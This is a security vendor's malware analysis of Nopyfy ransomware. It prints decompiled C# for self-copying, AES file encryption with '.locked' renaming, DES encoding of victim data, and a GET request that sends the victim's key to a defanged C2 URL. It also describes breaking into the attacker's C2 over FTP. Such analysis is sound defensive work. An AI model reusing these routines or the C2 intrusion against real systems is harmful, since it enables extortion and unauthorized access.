Say NO to Nopyfy! - K7 Labs

labs.k7computing.com/index.php/say-no-to-nopyfy/

By Saikumaravel August 5, 2022

In the last week of July, we detected a ransomware named **Nopyfy** in our customer end. In August 2021, Nopyfy ransomware was uploaded to github as an **open-source** ransomware project. **Hackertback**, a hacking tools selling website, sells *custom* versions of Nopyfy Ransomware with s*etup guide* and *support*.



Figure 1: Open-source files in github

C2 Analysis

The C2 was active during the time of analysis. We got the hardcoded FTP user credentials from the binary. Using the FTP credentials, we got access to the PHP files which were hosted on it.



Figure 2: Penetrating C2

This got us curious and we started finding ways to get the victim's details. But we didn't have the credentials of the login form in the C2 home page and didn't have access to the MySQL database.

Figure 3: C2 Homepage

So, we used the FTP access as a backdoor and modified the PHP file to accept our custom set password. After logging into the site we found the victim's details. On clicking the *Search* button, it showed the geolocation of the victims using their IP address.



Figure 4: Victim's details

Analysis of Binary

Nopyfy-Ransomware.exe is .NET compiled. On executing, it creates a new directory "*Ransomware*" and a hidden directory "*Your_data*" under the folder "**C:\<Default_user>\".** It self-copies to **Ransomware** directory in the name **Virus.exe** and continues execution.

```
public void MoveVirus()
{
    string path = this.userDir + this.userName + "\\Ransomware";
    string path2 = this.userDir + this.userName + "\\Your_data";
    string text = this.userDir + this.userName + "\\Ransomware\\Virus.exe";
    bool flag = !Directory.Exists(path);
    if (flag)
    {
        Directory.CreateDirectory(path);
    }
    bool flag2 = !Directory.Exists(path2);
    if (flag2)
    {
        DirectoryInfo directoryInfo = Directory.CreateDirectory(path2);
        directoryInfo.Attributes = (FileAttributes.Hidden | FileAttributes.Directory);
    }
    else
    {
        bool flag3 = File.Exists(text);
        if (flag3)
        {
            File.Delete(text);
        }
    }
    string str = "\\" + Process.GetCurrentProcess().ProcessName + ".exe";
    string text2 = Directory.GetCurrentDirectory() + str;
    string sourceFileName = text2;
    File.Move(sourceFileName, text);
}
```



Figure 5: Moving the source malware file

File Encryption

It then creates a random password of length 10 bytes which is used as the key for the file encryption.

```
public string CreatePassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?()"[random.Next
          ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?()".Length)]);
    }
    return stringBuilder.ToString();
}
```

Figure 6: Random password generation

It starts to encrypt the files of almost all common extensions in the following system default folders ***Contacts, Desktop, Documents, Downloads, Pictures, Music, OneDrive, Saved Games, Favorites, Searches, Videos, Links*** in a default user directory.

It uses an **AES encryption** algorithm, with a previously generated random password and hard-coded salt value to generate the key for the file encryption.

```
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] result = null;
    byte[] salt = new byte[]
    {
        1,2,3,4,5,6,7,8,9,12,15,0
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cryptoStream.Close();
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```

Figure 7: AES encryption

It encrypts all the files and saves it with the **.locked** extension in the same directory. The demo version of this ransomware which was given on Hackertback website uses the **.demo** extension for encrypted files. The folders that are to be encrypted are customizable.

```
public void EncryptFile(string file, string password)
{
    byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
    byte[] array = Encoding.UTF8.GetBytes(password);
    array = SHA256.Create().ComputeHash(array);
    byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
    string str = "Users\\";
    string str2 = str + this.userName + "\\Desktop\\READ_IT.txt.locked";
    string path = this.userDir + str2;
    bool flag = File.Exists(path);
    if (flag)
    {
        File.Delete(path);
    }
    File.WriteAllBytes(file, bytes);
    File.Move(file, file + ".locked");
}
```

Figure 8: File encryption

Ransom Note

After encryption of files, it proceeds to threaten the victims with a ransom note in a text file named **READ_IT.txt** containing the threat actor's email, name and ransom amount. The text file is copied to all the encrypting directories.



Figure 9: Ransom note

Then it proceeds to collect the system information like computer name, user name, random password *(generated earlier)*, IP address, and Timedatestamp. The information collected is encrypted using **DES encryption** with a hard-coded 8 byte key, then the resultant output is encoded with base64 and it is added at the end of **READ_IT.txt** file. It uses this method to store the details of victims, who were not connected to the internet at the time of execution, the threat actor will ask this encoded string for decryption when the user contacts them.

```
    password,
    "   , Ip Address - ",
    text,
    "   , Date/time - ",
    DateTime.Now.ToString("/Year/ - yyyy, /Month/ - MM, /Day/ - dd, /Hour/ - hh, /Minute/ - mm, /Second/ - ss")
});
string s = text2;
string text3 = "";
string text4 = this.nop_encryption_pass;
string s2 = text4;
byte[] rgbIV = new byte[0];
rgbIV = Encoding.UTF8.GetBytes(s2);
byte[] rgbKey = new byte[0];
rgbKey = Encoding.UTF8.GetBytes(text4);
byte[] bytes = Encoding.UTF8.GetBytes(s);
using (DESCryptoServiceProvider descryptoServiceProvider = new DESCryptoServiceProvider())
{
    MemoryStream memoryStream = new MemoryStream();
    CryptoStream cryptoStream = new CryptoStream(memoryStream, descryptoServiceProvider.CreateEncryptor(rgbKey,
      rgbIV), CryptoStreamMode.Write);
    cryptoStream.Write(bytes, 0, bytes.Length);
    cryptoStream.FlushFinalBlock();
    text3 = Convert.ToBase64String(memoryStream.ToArray());
}
```

Figure 10: DES encryption

Data Exfiltration

Once the victim's data is encrypted, they then proceed to get full control of them.

Like the previous process, it collects the system information and encrypts it using DES encryption, and encodes it with base64. Then the encoded string is stored in a victim's computer and sent to the threat actor twice in two different ways.

Sending via SMTP

It writes the encoded string in the batch file with the filename format **<computer name>-PC File-random text.bat** under the path of hidden folder **C: \<Default_user>\Your_data**



Figure 11: Stores victim's details

The first method it uses to send the data to the threat actor is via email. The server address, mail's to and from address, and its password are hard coded. It uses collected system information as a message body and the batch file name as the mail subject. The batch file is self-copied as a backup in the name **Send_it.bat** to the execution directory. The server address was not valid and we were not able to analyze further regarding the email.

Sends to C2 server

After sending the mail, it sends the collected information to the C2 server by using the **GET method** with the target URL **hxxp://stefan-borodiydeeltaa[.]epizy[.]com/Server/write.php** which is hard coded.

```
string str2 = string.Concat(new string[]
{
    "?computer_name=",
    this.computerName,
    "&userName=",
    this.userName,
    "&password=",
    password,
    "&allow=ransom"
});
string address = this.targetURL + str2;
new WebClient().DownloadString(address);
```

Figure 12: Sends to C2 server

Informing the Victim

This is the final function of the Nopyfy ransomware, changing the desktop background. It downloads an image from a hard coded URL and sets the image as a background. Based on the desktop background (changed to Ukrainian flag) and the foreground text, we believe that the threat actor(s) are of Ukrainian origin.



Figure 13: Changing desktop background

We at K7 Labs provide detection for Nopyfy ransomware and all the latest threats. Users are advised to use a reliable security product such as **"K7 Total Security"** and keep it up-to-date to safeguard their devices.

Indicators of Compromise (IOCs)

File Name	Hash	Detection Name
Nopyfy-Ransomware.exe	D977FA1A415C4CBFFb5F61FAD13DC6EA	Trojan (004ddf631)

C2

hxxp://stefan-borodiydeeltaa[.]epizy[.]com/Server/index[.]html